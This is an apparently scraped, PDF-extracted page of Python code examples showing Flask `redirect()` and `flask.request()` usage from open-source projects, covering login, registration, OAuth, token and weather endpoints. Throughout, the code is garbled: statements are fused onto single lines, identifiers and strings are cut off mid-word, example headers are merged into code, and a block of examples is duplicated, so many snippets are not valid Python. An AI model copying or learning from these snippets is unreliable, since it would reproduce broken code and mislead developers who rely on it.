    assert rv.data == b'<missing>'  
  
    rv = c.get('/')  
  
    assert rv.data == b'index'  
  
    assert flask.session.get('data') == 'foo'  
  
    rv = c.post('/', data={}, follow_redirects=True) assert rv.data == b'foo'  
  
# This support requires a new Werkzeug version  
  
if not hasattr(c, 'redirect_client'):  
  
    assert flask.session.get('data') == 'foo'  
  
    rv = c.get('/getsession')  
  
    assert rv.data == b'foo'
```

## Example 19

Project: *everyclass-server* Author: *everyclass* File: [views.py Mozilla Public License 2.0](#)

5 vo

```
def register_choice():
```

"""注册：第二步：选择注册方式"""

```
if not session.get(SESSION_STUDENT_TO_REGISTER, None): #  
    步骤异常，跳回第一步
```

```
return redirect(url_for('user.register'))
```

return render\_template('user/registerChoice.html') **Example 20**

Project: *everyclass-server* Author: *everyclass* File: [views.py Mozilla Public License 2.0](#)

5 vo

```
def register_by_password_success():
```

"""验证成功后跳转到用户首页"""

return redirect(url\_for("user.main")) **Example 21**

Project: *everyclass-server* Author: *everyclass* File: [views.py Mozilla Public License 2.0](#)

5 vo

```
def reset_calendar_token():
```

"""重置日历订阅令牌"""

```
CalendarToken.reset_tokens(session[SESSION_CURRENT_USER].sid_orig) flash("日历订阅令牌重置成功")
```

return redirect(url\_for("user.main")) **Example 22**

Project: *pysos* Author: *xmnlab* File: [views.py GNU General Public License v3.0](#)

5 vo

```
def index(self):
```

```
if not login.current_user.is_authenticated():
```

```
return redirect(url_for('.login_view'))
```

```
return super(PySOSAdminView, self).index()
```

## Example 23

Project: *pysos* Author: *xmnlab* File: [\*views.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def login_view(self):  
    # handle user login  
  
    form = LoginForm(request.form)  
  
    if helpers.validate_form_on_submit(form):  
  
        user = form.get_user()  
  
        login.login_user(user)  
  
        if login.current_user.is_authenticated():  
  
            return redirect(url_for('.index'))  
  
        link = '<p>Don\'t have an account? <a href=' +  
              url_for('.register_view') self._template_args['form'] = form  
  
        self._template_args['link'] = link  
  
    return super(PySOSAdminView, self).index()
```

## Example 24

Project: *pysos* Author: *xmnlab* File: [\*views.py\*](#) [GNU General Public License v3.0](#)

5 vo

```
def logout_view(self):
    login.logout_user()
    return redirect(url_for('.index'))
```

## Example 25

Project: *zmirror* Author: *aploium* File: [zmirror.py](#) [MIT License](#)

5 vo

```
def filter_client_request():
    """过滤用户请求, 视情况拒绝用户的访问
    :rtype: Union[Response, None]
    """
    dbgprint('Client Request Url: ', request.url)

    # crossdomain.xml

    if os.path.basename(request.path) == 'crossdomain.xml':
        dbgprint('crossdomain.xml hit from', request.url)
        return crossdomain_xml()

    # Global whitelist ua

    if check_global_ua_pass(str(request.user_agent)):
        return None

    if is_deny_spiders_by_403 and
       is_denied_because_of_spider(str(request.user_agent)):
        return generate_simple_resp_page(b'Spiders Are Not Allowed To This
                                         Site', if human_ip_verification_enabled and (
            (human_ip_verification_whitelist_from_cookies or
             enable_custom_ac and must_verify_cookies)
```

```
or is_ip_not_in_allow_range(request.remote_addr)
):

dbgprint('ip', request.remote_addr, 'is verifying cookies') if
'zmirror_verify' in request.cookies and \
((human_ip_verification_whitelist_from_cookies and verify_ip_hash_
or (enable_custom_access_cookie_generate_and_verify and
custom_ve request.cookies.get('zmirror_verify'), request))):
ip_whitelist_add(request.remote_addr,
info_record_dict=request.cookies dbgprint('add to ip_whitelist
because cookies:', request.remote_addr) else:
return redirect(
"/ip_ban_verify_page?origin=" +
base64.urlsafe_b64encode(str(reque encoding='utf-8'),
code=302)

return None
```

## Example 26

Project: *Autoline* Author: *zjh1218* File: [views.py](#) Apache License 2.0

5 vo

```
def login():
email = request.form["email"]
password = request.form["password"]

user = User.query.filter_by(email=email).first() if user is not None and
user.verify_password(password): login_user(user, True)
```

```
return redirect(url_for("main.dashboard"))
return render_template('index.html', user=user)
```

**Example 27**

Project: *flasky* Author: *RoseOu* File: [testing.py](#) [MIT License](#)

5 vo

```
def test_redirect_keep_session(self):
    app = flask.Flask(__name__)
    app.secret_key = 'testing'
    @app.route('/', methods=['GET', 'POST'])
    def index():
        if flask.request.method == 'POST':
            return flask.redirect('/getsession')
            flask.session['data'] = 'foo'
        return 'index'
    @app.route('/getsession')
    def get_session():
        return flask.session.get('data', '<missing>')
    with app.test_client() as c:
        rv = c.get('/getsession')
        assert rv.data == b'<missing>'
        rv = c.get('/')
        assert rv.data == b'index'
```

```
assert flask.session.get('data') == 'foo'

rv = c.post('/', data={}, follow_redirects=True) assert rv.data == b'foo'

# This support requires a new Werkzeug version

if not hasattr(c, 'redirect_client'):

    assert flask.session.get('data') == 'foo'

    rv = c.get('/getsession')

    assert rv.data == b'foo'
```

## Example 28

Project: *flasky* Author: *RoseOu* File: [views.py](#) [MIT License](#)

5 vo

```
def before_request():

    if current_user.is_authenticated:

        current_user.ping()

        if not current_user.confirmed \
            and request.endpoint[:5] != 'auth.' \
            and request.endpoint != 'static':

            return redirect(url_for('auth.unconfirmed'))
```

## Example 29

Project: *flasky* Author: *RoseOu* File: [views.py](#) [MIT License](#)

5 vo

```
def unconfirmed():

    if current_user.is_anonymous or current_user.confirmed: return
    redirect(url_for('main.index'))

    return render_template('auth/unconfirmed.html') Example 30
```

Project: *flasky* Author: *RoseOu* File: [views.py](#) [MIT License](#)

5 vo

```
def logout():

    logout_user()

    flash('You have been logged out.')

    return redirect(url_for('main.index'))
```

### **Example 31**

Project: *flasky* Author: *RoseOu* File: [views.py](#) [MIT License](#)

5 vo

```
def register():

    form = RegistrationForm()

    if form.validate_on_submit():

        user = User(email=form.email.data,
                    username=form.username.data,
                    password=form.password.data)

        db.session.add(user)

        db.session.commit()
```

```
token = user.generate_confirmation_token()
send_email(user.email, 'Confirm Your Account',
'auth/email/confirm', user=user, token=token)
flash('A confirmation email has been sent to you by email.') return
redirect(url_for('auth.login'))
return render_template('auth/register.html', form=form) Example 32
```

Project: *flasky* Author: *RoseOu* File: [views.py](#) [MIT License](#)

5 vo

```
def confirm(token):
if current_user.confirmed:
return redirect(url_for('main.index'))
if current_user.confirm(token):
flash('You have confirmed your account. Thanks!') else:
flash('The confirmation link is invalid or has expired.') return
redirect(url_for('main.index'))
```

### **Example 33**

Project: *flasky* Author: *RoseOu* File: [views.py](#) [MIT License](#)

5 vo

```
def resend_confirmation():
token = current_user.generate_confirmation_token()
send_email(current_user.email, 'Confirm Your Account',
```

```
'auth/email/confirm', user=current_user, token=token) flash('A new confirmation email has been sent to you by email.') return redirect(url_for('main.index'))
```

### Example 34

Project: *flasky* Author: *RoseOu* File: [views.py](#) [MIT License](#)

5 vo

```
def change_password():

    form = ChangePasswordForm()

    if form.validate_on_submit():

        if current_user.verify_password(form.old_password.data):
            current_user.password = form.password.data

        db.session.add(current_user)

        flash('Your password has been updated.')

        return redirect(url_for('main.index'))

    else:

        flash('Invalid password.')

    return render_template("auth/change_password.html", form=form)
```

### Example 35

Project: *flasky* Author: *RoseOu* File: [views.py](#) [MIT License](#)

5 vo

```
def password_reset(token):

    if not current_user.is_anonymous:
```

```
return redirect(url_for('main.index'))  
  
form = PasswordResetForm()  
  
if form.validate_on_submit():  
  
    user = User.query.filter_by(email=form.email.data).first() if user is  
    None:  
  
        return redirect(url_for('main.index'))  
  
    if user.reset_password(token, form.password.data): flash('Your  
    password has been updated.')  
  
    return redirect(url_for('auth.login'))  
  
else:  
  
    return redirect(url_for('main.index'))  
  
return render_template('auth/reset_password.html', form=form)
```

### Example 36

Project: *flasky* Author: *RoseOu* File: [views.py](#) [MIT License](#)

5 vo

```
def change_email_request():  
  
    form = ChangeEmailForm()  
  
    if form.validate_on_submit():  
  
        if current_user.verify_password(form.password.data): new_email =  
            form.email.data  
  
            token = current_user.generate_email_change_token(new_email)  
            send_email(new_email, 'Confirm your email address',
```

```
'auth/email/change_email',
user=current_user, token=token)

flash('An email with instructions to confirm your new email '
'address has been sent to you.')

return redirect(url_for('main.index'))

else:

flash('Invalid email or password.')

return render_template("auth/change_email.html", form=form)
```

### **Example 37**

Project: *flasky* Author: *RoseOu* File: [views.py](#) [MIT License](#)

5 vo

```
def change_email(token):

if current_user.change_email(token):

flash('Your email address has been updated.')

else:

flash('Invalid request.')

return redirect(url_for('main.index'))
```

### **Example 38**

Project: *Nurevam* Author: *Maverun* File: [app.py](#) [MIT License](#)

5 vo

```
def login():
```

```
data_info.last_path = request.referrer

log.info("User is logging in")

scope = ['identify', 'guilds','email'] #email is for discourse rank
purpose.

discord = utils.make_session(scope=scope)

authorization_url, state = discord.authorization_url(
    data_info.AUTHORIZATION_BASE_URL,
    access_type="offline"
)

session['oauth2_state'] = state

return redirect(authorization_url)
```

### Example 39

Project: *Nurevam* Author: *Maverun* File: [app.py](#) [MIT License](#)

5 vo

```
def confirm_login():

    log.info("Checking login....")

    # Check for state and for 0 errors

    state = session.get('oauth2_state')

    if not state or request.values.get('error'):

        return redirect(url_for('index'))

    # Fetch token
```

```
discord = utils.make_session(state=state)

discord_token = discord.fetch_token(
    data_info.TOKEN_URL,
    client_secret=data_info.OAUTH2_CLIENT_SECRET,
    authorization_response=request.url)

if not discord_token:
    log.info("Not clear, returning")
    return redirect(url_for('index'))

# Fetch the user

user = utils.get_user(discord_token)

# Generate api_key from user_id

serializer =
    JSONWebSignatureSerializer(app.config['SECRET_KEY']) api_key
    = str(serializer.dumps({'user_id': user['id']}))

# Store api_key

db.set('user:{}:api_key'.format(user['id']), api_key)

# Store token

db.set('user:{}:discord_token'.format(user['id']),
    json.dumps(discord_token))

# Store api_token in client session

api_token = {
```

```
'api_key': api_key,  
'user_id': user['id']  
  
}  
  
session.permanent = True  
  
session['api_token'] = api_token  
  
log.info("Clear, redirect...") if data_info.last_path and  
data_info.last_path != request.url_root: #if if it path =  
data_info.last_path  
  
data_info.last_path = None  
  
return redirect(path)  
  
data_info.last_path = None  
  
return redirect(url_for('after_login'))
```

## Example 40

Project: *Nurevam* Author: *Maverun* File: [app.py](#) MIT License

5 vo

```
def logout():  
  
    session.clear()  
  
    return redirect(url_for('index'))
```

#Website Route

## Example 41

Project: *Nurevam* Author: *Maverun* File: [app.py](#) MIT License

5 vo

```
def select_server():

    guild_id = request.args.get('guild_id')

    if guild_id:

        log.info("Got guild ID, {}".format(guild_id)) return
        redirect(url_for('dashboard', server_id=int(guild_id))) user =
        utils.get_user(session['api_token'])

        guilds = utils.get_user_guilds(session['api_token']) user_servers =
        sorted(utils.get_user_managed_servers(user, guilds),key=lambda
        log.info("User servers: {}".format(user_servers)) return
        render_template('select-server.html', user=user,
        user_servers=user_serv

#Core
```

## Example 42

Project: *Nurevam* Author: *Maverun* File: [app.py](#) [MIT License](#)

5 vo

```
def update_core(server_id):

    config_delete = db.hgetall("{}:Config:Delete_MSG".format(server_id))
    print(config_delete)

    for x in config_delete:

        print(request.form.get(x))

        db.hset(
            "{}:Config:Delete_MSG".format(server_id),x,request.form.get(x))
        db.set(
            "{}:Config:Whisper".format(server_id),request.form.get("whisper"))
```

```
db.set("
{}:Config:CMD_Prefix".format(server_id),request.form.get("command
_pref flash('Settings updated!', 'success')
```

return redirect(url\_for('core', server\_id=server\_id)) **Example 43**

Project: *Nurevam* Author: *Maverun* File: [welcome.py](#) MIT License

5 vo

```
def update_welcome(server_id):
    welcome_message = request.form.get('message')
    channel = request.form.get('channel')
    whisper_options = request.form.get('whisper')
    role_options = request.form.get("role") role_id =
    request.form.get("assign_role").split(',')
    delete_msg = request.form.get('delete_msg') delete_options =
    request.form.get("enable_delete") enable_msg =
    request.form.get("enable_message") if len(welcome_message) >=
    2000 or welcome_message == "": flash("The welcome message
    need to be between 1-2000!", 'warning') else:
        try:
            delete_msg = int(delete_msg)
        except ValueError:
            flash('The delete message that you provided isn\'t an integer!', 'warn
            return redirect(url_for('plugin_welcome', server_id=server_id))
            db.hset('{}:Welcome:Message'.format(server_id), 'message',
            welcome_message db.hset('{}:Welcome:Message'.format(server_id),
            'channel', channel) db.hset('{}:Welcome:Message'.format(server_id),
            'whisper', whisper_options
```

```

db.hset('{}:Welcome:Message'.format(server_id), 'delete_msg',
delete_msg) db.hset('{}:Welcome:Message'.format(server_id),
'enable_delete', delete_op
db.hset('{}:Welcome:Message'.format(server_id), 'enable_message',
enable_m flash('Settings updated!', 'success')

db.hset('{}:Welcome:Message'.format(server_id), 'role', role_options)
db.delete("{}:Welcome:Assign_role".format(server_id)) if len(role_id)
> 0:

db.sadd("{}:Welcome:Assign_Roles".format(server_id), *role_id)
return dashboard(server_id=server_id)

```

## Example 44

Project: *Nurevam* Author: *Maverun* File: [memes.py](#) MIT License

5 vo

```

def add_memes(cog, server_id):
    name = request.form.get("meme_name")
    link = request.form.get("meme_link")
    status = utils.check_link(link)
    if status == 0: # if is true
        if name in db.smembers("{}:Memes:name".format(server_id)):
            flash("This name already exists!", "warning") else:
                db.hset("{}:Memes:link".format(server_id), name, link) db.sadd("{}:Memes:name".format(server_id), name) flash("You have add a new memes!", "success") return redirect(url_for("memes.memes", server_id=server_id, cog="memes"))
Example 45

```

Project: *Nurevam* Author: *Maverun* File: [memes.py](#) MIT License

5 vo

```
def edit_memes(server_id, name):  
  
    new_name = request.form.get("meme_name") link =  
    request.form.get("meme_link")  
  
    status = utils.check_link(link)  
  
    if status == 0:  
  
        # delete old database  
  
        db.hdel("{}:Memes:link".format(server_id), name) db.srem("{}:Memes:name".format(server_id), name)  
  
        # adding, if there is a way to rename them in hash, that would be great...  
  
        db.hset("{}:Memes:link".format(server_id), new_name, link)  
        db.sadd("{}:Memes:name".format(server_id), new_name)  
        flash("Update data!", "success") return  
        redirect(url_for("memes.memes", server_id=server_id,  
cog="memes")) Example 46
```

Project: *Nurevam* Author: *Maverun* File: [memes.py](#) MIT License

5 vo

```
def delete_memes(server_id, name):  
  
    # Deleting data  
  
    db.hdel("{}:Memes:link".format(server_id), name) db.srem("{}:Memes:name".format(server_id), name) return  
    redirect(url_for("memes.memes", server_id=server_id,  
cog="Memes")) Example 47
```

Project: *Nurevam* Author: *Maverun* File: [discourse.py](#) MIT License

5 vo

```
def update_category(server_id):
    try:
        data = dict(request.form)
        data.pop("_csrf_token")
        data = dict([[key, values[0]] for key, values in data.items()])
        db.delete("{}:Discourse:Category".format(server_id))
        db.hmset("{}:Discourse:Category".format(server_id), data)
        flash("Update!", "success")
    except Exception as e:
        log.info("There is error\n{}".format(e))
        return redirect(url_for("discourse.category", server_id=server_id))
```

#### Example 48

Project: *Nurevam* Author: *Maverun* File: [\*discourse.py\*](#) MIT License

5 vo

```
def update_user_account_link(server_id):
    name = request.form.get("discourse_user")
    config = db.hgetall("{}:Discourse:Config".format(server_id))

    #we are checkig if it confirm.

    data =
    discourse(config["domain"], config["api_key"], config["username"], "use
    rs/
    is_pass = False

    discord_email = utils.session["user"]["email"]
```

```
if data is None:
```

```
    flash("There is problem, I cannot check, there is likely a issue,  
    please r return redirect(url_for("discourse.discourse_link",  
    server_id=server_id,c  
    elif discord_email == data["email"] or  
    discord_email in data["secondary_emails"] is_pass = True
```

```
    elif discord_email in [x["description"] for x in  
    data["associated_accounts"]]: is_pass = True
```

```
if is_pass is False:
```

```
get_id = db.hget("}  
{}:Discourse:Trust_User".format(server_id),utils.session if(get_id):
```

```
db.hdel("}  
{}:Discourse:Trust_User".format(server_id),utils.session["use  
db.hdel("{}:Discourse:Trust_User_ID".format(server_id),get_id)  
flash("Your email doesn't match up with discord email!","warning")  
return redirect(url_for("discourse.discourse_link",  
server_id=server_id,c
```

```
#since we got email, we should also get their ID
```

```
discourse_id = discourse(config["domain"], config["api_key"],  
config["username"] discourse_id = discourse_id['user']['id']
```

```
db.hset("}  
{}:Discourse:Trust_User".format(server_id),utils.session["user"]["id"]
```

```
db.hset("}  
{}:Discourse:Trust_User_ID".format(server_id),discourse_id,utils.ses  
s flash("Update done!","success") return  
redirect(url_for("discourse.discourse_link",server_id=server_id))
```

```
#/groups/trust_level_0/members.json
```

## Example 49

Project: *Nurevam* Author: *Maverun* File: [level.py](#) [MIT License](#)

5 vo

```
def reset_player(server_id, player_id):
    log.info("Reset that player's data")
    db.delete('{}:Level:Player:{}'.format(server_id, player_id)) db.delete("{}".format(server_id, player_id)) # just in case
    db.srem('{}:Level:Player'.format(server_id), player_id) return
    redirect(url_for('level.levels', server_id=server_id)) Example 50
```

Project: *Nurevam* Author: *Maverun* File: [level.py](#) [MIT License](#)

5 vo

```
def reset_all_players(server_id):
    log.info("Someone must be insane reset everything?") for player_id
    in db.smembers('{}:Level:Player'.format(server_id)):
        db.delete('{}:Level:Player:{}'.format(server_id, player_id)) db.delete("{}".format(server_id, player_id)) #just in cas
        db.srem('{}:Level:Player'.format(server_id), player_id) return
    redirect(url_for('level.levels', server_id=server_id))
```

## Python `flask.request()` Examples

The following are code examples for showing how to use `flask.request()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

### Example 1

Project: [Flask-Python-GAE-Login-Registration](#) Author: [orymeyer](#) File: `reqctx.py` Apache License 2.0 6 vc

```
def test_manual_context_binding(self):
    app = flask.Flask(__name__)
    @app.route('/')
    def index():
        return 'Hello %s!' % flask.request.args['name']

    ctx = app.test_request_context('/?name=World')
    ctx.push()
    self.assertEqual(index(), 'Hello World!')
    ctx.pop()
    try:
        index()
    except RuntimeError:
        pass
    else:
        self.assert_true(0, 'expected runtime error')
```

### Example 2

Project: [Flask-Python-GAE-Login-Registration](#) Author: [orymeyer](#) File: `reqctx.py` Apache License 2.0 6 vc

```
def test_greenlet_context_copying(self):
    app = flask.Flask(__name__)
    greenlets = []

    @app.route('/')
    def index():
        reqctx = flask._request_ctx_stack.top.copy()
        def g():
            self.assertFalse(flask.request)
            self.assertFalse(Flask.current_app)
            with reqctx:
                self.assertTrue(flask.request)
                self.assertEqual(flask.current_app, app)
                self.assertEqual(flask.request.path, '/')
                self.assertEqual(flask.request.args['foo'], 'bar')
            self.assertFalse(flask.request)
        return g
        greenlets.append(greenlet(g))
    return 'Hello World!'

    rv = app.test_client().get('/?foo=bar')
    self.assertEqual(rv.data, b'Hello World!')

    result = greenlets[0].run()
    self.assertEqual(result, 42)
```

### Example 3

Python flask.request() Examples The following are code examples for showing how to use `flask.request()`. They are from open source Python projects. You can vote up the examples you like or vote down the ones you don't like.

## Example 1

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [reqctx.py](#) Apache License 2.0

6 votes

```
def test_manual_context_binding(self):
    app = flask.Flask(__name__)
    @app.route('/')
    def index():
        return 'Hello %s!' % flask.request.args['name']
    ctx = app.test_request_context('/?name=World')
    ctx.push()
    self.assert_equal(index(), 'Hello World!')
    ctx.pop()
    try:
        index()
    except RuntimeError:
        pass
    else:
```

```
self.assert_true(0, 'expected runtime error')
```

## Example 2

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [\*reqctx.py\*](#) Apache License 2.0

6 vo

```
def test_greenlet_context_copying(self):
    app = flask.Flask(__name__)
    greenlets = []
    @app.route('/')
    def index():
        reqctx = flask._request_ctx_stack.top.copy()
        def g():
            self.assert_false(flask.request)
            self.assert_false(flask.current_app)
            with reqctx:
                self.assert_true(flask.request)
                self.assert_equal(flask.current_app, app)
                self.assert_equal(flask.request.path, '/')
                self.assert_equal(flask.request.args['foo'], 'bar')
            self.assert_false(flask.request)
        return 42
```

```
greenlets.append(greenlet(g))

return 'Hello World!'

rv = app.test_client().get('/?foo=bar')

self.assert_equal(rv.data, b'Hello World!')

result = greenlets[0].run()

self.assert_equal(result, 42)
```

### Example 3

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [reqctx.py](#) Apache License 2.0

6 vo

```
def test_greenlet_context_copying_api(self):

    app = flask.Flask(__name__)

    greenlets = []

    @app.route('/')

    def index():

        reqctx = flask._request_ctx_stack.top.copy()

        @flask.copy_current_request_context

        def g():

            self.assert_true(flask.request)

            self.assert_equal(flask.current_app, app)

            self.assert_equal(flask.request.path, '/')
```

```
self.assert_equal(flask.request.args['foo'], 'bar') return 42  
greenlets.append(greenlet(g))  
return 'Hello World!'  
  
rv = app.test_client().get('/?foo=bar')  
self.assert_equal(rv.data, b'Hello World!')  
result = greenlets[0].run()  
self.assert_equal(result, 42)
```

# Disable test if we don't have greenlets available **Example 4**

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [reqctx.py](#) Apache License 2.0

```
6 vo  
  
def test_manual_context_binding(self):  
    app = flask.Flask(__name__)  
    @app.route('/')  
    def index():  
        return 'Hello %s!' % flask.request.args['name']  
    ctx = app.test_request_context('/?name=World')  
    ctx.push()  
    self.assert_equal(index(), 'Hello World!')  
    ctx.pop()  
    try:  
        index()
```

```
except RuntimeError:  
    pass  
  
else:  
  
    self.assert_true(0, 'expected runtime error')
```

## Example 5

Project: *Flask-Python-GAE-Login-Registration* Author: *orymeyer* File: [reqctx.py](#) Apache License 2.0

6 vo

```
def test_greenlet_context_copying(self):
    app = flask.Flask(__name__)
    greenlets = []
    @app.route('/')
    def index():
        reqctx = flask._request_ctx_stack.top.copy()
        def g():
            self.assertFalse(flask.request)
            self.assertFalse(flask.current_app) with reqctx:
                self.assertTrue(flask.request)
                self.assertEqual(flask.current_app, app)
                self.assertEqual(flask.request.path, '/')
```

```
self.assert_equal(flask.request.args['foo'], 'bar')
self.assert_false(flask.request)

return 42

greenlets.append(greenlet(g))

return 'Hello World!'

rv = app.test_client().get('/?foo=bar')

self.assert_equal(rv.data, b'Hello World!')

result = greenlets[0].run()

self.assert_equal(result, 42)
```

## Example 6

Project: *Flask-Python-GAE-Login-Registration* Author: orymeyer File: [reqctx.py](#) Apache License 2.0

6 vo

```
def test_greenlet_context_copying_api(self):
    app = flask.Flask(__name__)
    greenlets = []
    @app.route('/')
    def index():
        reqctx = flask._request_ctx_stack.top.copy()
        @flask.copy_current_request_context
        def g():
            self.assert_equal(reqctx['foo'], 'bar')
            self.assert_false(reqctx.request)
```

```
self.assert_true(flask.request)

self.assert_equal(flask.current_app, app)

self.assert_equal(flask.request.path, '/')

self.assert_equal(flask.request.args['foo'], 'bar') return 42

greenlets.append(greenlet(g))

return 'Hello World!'

rv = app.test_client().get('/?foo=bar')

self.assert_equal(rv.data, b'Hello World!')

result = greenlets[0].run()

self.assert_equal(result, 42)
```

# Disable test if we don't have greenlets available **Example 7**

Project: *flasky* Author: *RoseOu* File: [reqctx.py](#) MIT License

6 vo

```
def test_manual_context_binding(self):

    app = flask.Flask(__name__)

    @app.route('/')

    def index():

        return 'Hello %s!' % flask.request.args['name']

    ctx = app.test_request_context('/?name=World') ctx.push()

    self.assert_equal(index(), 'Hello World!')
```

```
ctx.pop()

try:

    index()

except RuntimeError:

    pass

else:

    self.assert_true(0, 'expected runtime error')
```

## Example 8

Project: *flasky* Author: *RoseOu* File: [\*reqctx.py\*](#) MIT License

6 vo

```
def test_greenlet_context_copying(self):

    app = flask.Flask(__name__)

    greenlets = []

    @app.route('/')

    def index():

        reqctx = flask._request_ctx_stack.top.copy()

        def g():

            self.assert_false(flask.request)

            self.assert_false(flask.current_app)

            with reqctx:
```

```
self.assert_true(flask.request)

self.assert_equal(flask.current_app, app)

self.assert_equal(flask.request.path, '/')

self.assert_equal(flask.request.args['foo'], 'bar')
self.assert_false(flask.request)

return 42

greenlets.append(greenlet(g))

return 'Hello World!'

rv = app.test_client().get('/?foo=bar')

self.assert_equal(rv.data, b'Hello World!')

result = greenlets[0].run()

self.assert_equal(result, 42)
```

## Example 9

Project: *flasky* Author: *RoseOu* File: [reqctx.py](#) MIT License

6 vo

```
def test_greenlet_context_copying_api(self):

    app = flask.Flask(__name__)

    greenlets = []

    @app.route('/')

    def index():

        reqctx = flask._request_ctx_stack.top.copy()
```

```
@flask.copy_current_request_context

def g():

    self.assert_true(flask.request)

    self.assert_equal(flask.current_app, app)

    self.assert_equal(flask.request.path, '/')

    self.assert_equal(flask.request.args['foo'], 'bar') return 42

    greenlets.append(greenlet(g))

    return 'Hello World!'

rv = app.test_client().get('/?foo=bar')

self.assert_equal(rv.data, b'Hello World!')

result = greenlets[0].run()

self.assert_equal(result, 42)

# Disable test if we don't have greenlets available Example 10
```

Project: *PythonMicroservicesDevelopment\_Code* Author: *mtianyan*  
File: [app.py](#) Apache License 2.0

6 vo

```
def authenticate(app, request):

    key = request.headers.get('Authorization')

    if key is None:

        return abort(401)

    key = key.split(' ')
```

```
if len(key) != 2:  
    return abort(401)  
  
if key[0].lower() != 'bearer':  
    return abort(401)  
  
pub_key = app.config['pub_key']  
  
try:  
    token = key[1]  
  
    token = jwt.decode(token, pub_key, audience='runnerly.io') except  
    Exception as e:  
  
        return abort(401)  
  
    # we have the token ~ copied into the globals  
    g.jwt_token = token
```

## Example 11

Project: *cis* Author: *mozilla-iam* File: [idp.py Mozilla Public License 2.0](#)

6 vo

```
def get_token_auth_header():  
    """Obtains the Access Token from the Authorization Header"""  
  
    auth = request.headers.get("Authorization", None) if not auth:  
        raise AuthError(
```

```
{"code": "authorization_header_missing", "description":  
"Authorization  
)  
  
parts = auth.split()  
  
if parts[0].lower() != "bearer":  
  
    raise AuthError(  
  
{"code": "invalid_header", "description": "Authorization header must s  
)  
  
elif len(parts) == 1:  
  
    raise AuthError({"code": "invalid_header", "description": "Token not  
found elif len(parts) > 2:  
  
    raise AuthError({"code": "invalid_header", "description":  
"Authorization h token = parts[1]  
  
return token
```

## Example 12

Project: *cis* Author: *mozilla-iam* File: [idp.py](#) Mozilla Public License  
2.0

6 vo

```
def get_token_auth_header():  
  
    """Obtains the Access Token from the Authorization Header  
  
    """  
  
    auth = request.headers.get("Authorization", None) if not auth:
```

```

raise AuthError(
    {"code": "authorization_header_missing", "description": "Authorization header is missing"},

)
parts = auth.split()
if parts[0].lower() != "bearer":
    raise AuthError(
        {"code": "invalid_header", "description": "Authorization header must start with 'bearer'"},

)
elif len(parts) == 1:
    raise AuthError({"code": "invalid_header", "description": "Token not found"})
elif len(parts) > 2:
    raise AuthError({"code": "invalid_header", "description": "Authorization header must be of the form 'bearer token'"})
return token

```

### **Example 13**

Project: *weather21* Author: *salsa-system* File: [\*weather-server.py\*](#)  
[GNU General Public License v3.0](#)

```

def current_zip_weather():
    # the parameters sent by the client
    zipcode = str( request.args.get('zipcode') )

```

```
countrycode = str( request.args.get('countrycode')) unit = str( request.args.get('unit'))  
  
lang = str( request.args.get('lang'))  
  
cityparams = zipcode + ',' + countrycode  
  
if unit:  
  
    unitparam = unit  
  
else:  
  
    unitparam = "standard"  
  
if lang:  
  
    langparam = lang  
  
else:  
  
    langparam = "en"  
  
userdata = {"zip": cityparams, "units": unitparam, "lang": langparam, "APPID": resp = requests.get(OWM_CURRENT_URL + OWM_MODES[0], params=userdata) return resp.text
```

# Charge a fixed fee per request to the /geo current weather endpoint **Example 14**

Project: *weather21* Author: *salsa-system* File: [weather-server.py](#)  
[GNU General Public License v3.0](#)

6 vo

```
def current_geo_weather():  
  
# the parameters sent by the client
```

```
latitude = request.args.get('latitude')

longitude = request.args.get('longitude')

unit = str( request.args.get('unit')) lang = str( request.args.get('lang'))

if unit:

    unitparam = unit

else:

    unitparam = "standard"

if lang:

    langparam = lang

else:

    langparam = "en"

userdata = {"lat": latitude, "lon": longitude, "units": unitparam, "lang": lang}

resp = requests.get(OWM_CURRENT_URL + OWM_MODES[0], params=userdata) return resp.text
```

# Charge a fixed fee per request to the /city forecast weather endpoint **Example 15**

Project: *weather21* Author: *salsa-system* File: [\*weather-server.py\*](#)  
[GNU General Public License v3.0](#)

6 vo

```
def forecast_geo_weather():

# the parameters sent by the client

latitude = request.args.get('latitude')
```

```
longitude = request.args.get('longitude')

unit = str( request.args.get('unit'))

lang = str( request.args.get('lang'))

if unit:

    unitparam = unit

else:

    unitparam = "standard"

if lang:

    langparam = lang

else:

    langparam = "en"

userdata = {"lat": latitude, "lon": longitude, "units": unitparam, "lang": lang}

resp = requests.get(OWM_CURRENT_URL +
OWM_MODES[1], params=userdata) return resp.text
```

# Initialize and run the server

## Example 16

Project: *auth-server-sample* Author: *michaelawyu* File:  
[Implicit auth server.py](#) Apache License 2.0

6 vo

```
def auth():

# Describe the access request of the client and ask user for approval
client_id = request.args.get('client_id')
```

```
redirect_url = request.args.get('redirect_url') if None in [ client_id,
redirect_url ]:

return json.dumps({  

    "error": "invalid_request"  

}), 400  
  

if not verify_client_info(client_id, redirect_url): return json.dumps({  

    "error": "invalid_client"  

})  
  

return render_template('Implicit_grant_access.html', client_id =  

client_id,  
  

redirect_url = redirect_url)
```

## Example 17

[Project: auth-server-sample](#) Author: [michaelawyu](#) File:  
[AC\\_PKCE\\_auth\\_server.py](#) Apache License

6 vo

[2.0](#)

```
def auth():  
  

# Describe the access request of the client and ask user for approval
client_id = request.args.get('client_id')  
  

redirect_url = request.args.get('redirect_url') code_challenge =
request.args.get('code_challenge') if None in [ client_id, redirect_url,
code_challenge ]: return json.dumps({  

    "error": "invalid_request"
```

```
}), 400

if not verify_client_info(client_id, redirect_url): return json.dumps({
    "error": "invalid_client"
})

return render_template('AC_PKCE_grant_access.html', client_id =
client_id,
redirect_url = redirect_url,
code_challenge = code_challenge)
```

### Example 18

[Project: auth-server-sample](#) Author: [michaelawyu](#) File: [AC\\_PKCE\\_auth\\_server.py](#) Apache License

6 vo

[2.0](#)

```
def exchange_for_token():

    # Issues access token

    authorization_code = request.form.get('authorization_code') client_id =
    request.form.get('client_id')

    code_verifier = request.form.get('code_verifier') redirect_url =
    request.form.get('redirect_url') if None in [ authorization_code,
    client_id, code_verifier, redirect_url ]: return json.dumps({
        "error": "invalid_request"
    }), 400
```

```
if not verify_authorization_code(authorization_code, client_id,
redirect_url, code_verifier):

    return json.dumps({
        "error": "access_denied"
    }), 400

    access_token = generate_access_token()

    return json.dumps({
        "access_token": access_token,
        "token_type": "JWT",
        "expires_in": JWT_LIFE_SPAN
    })
```

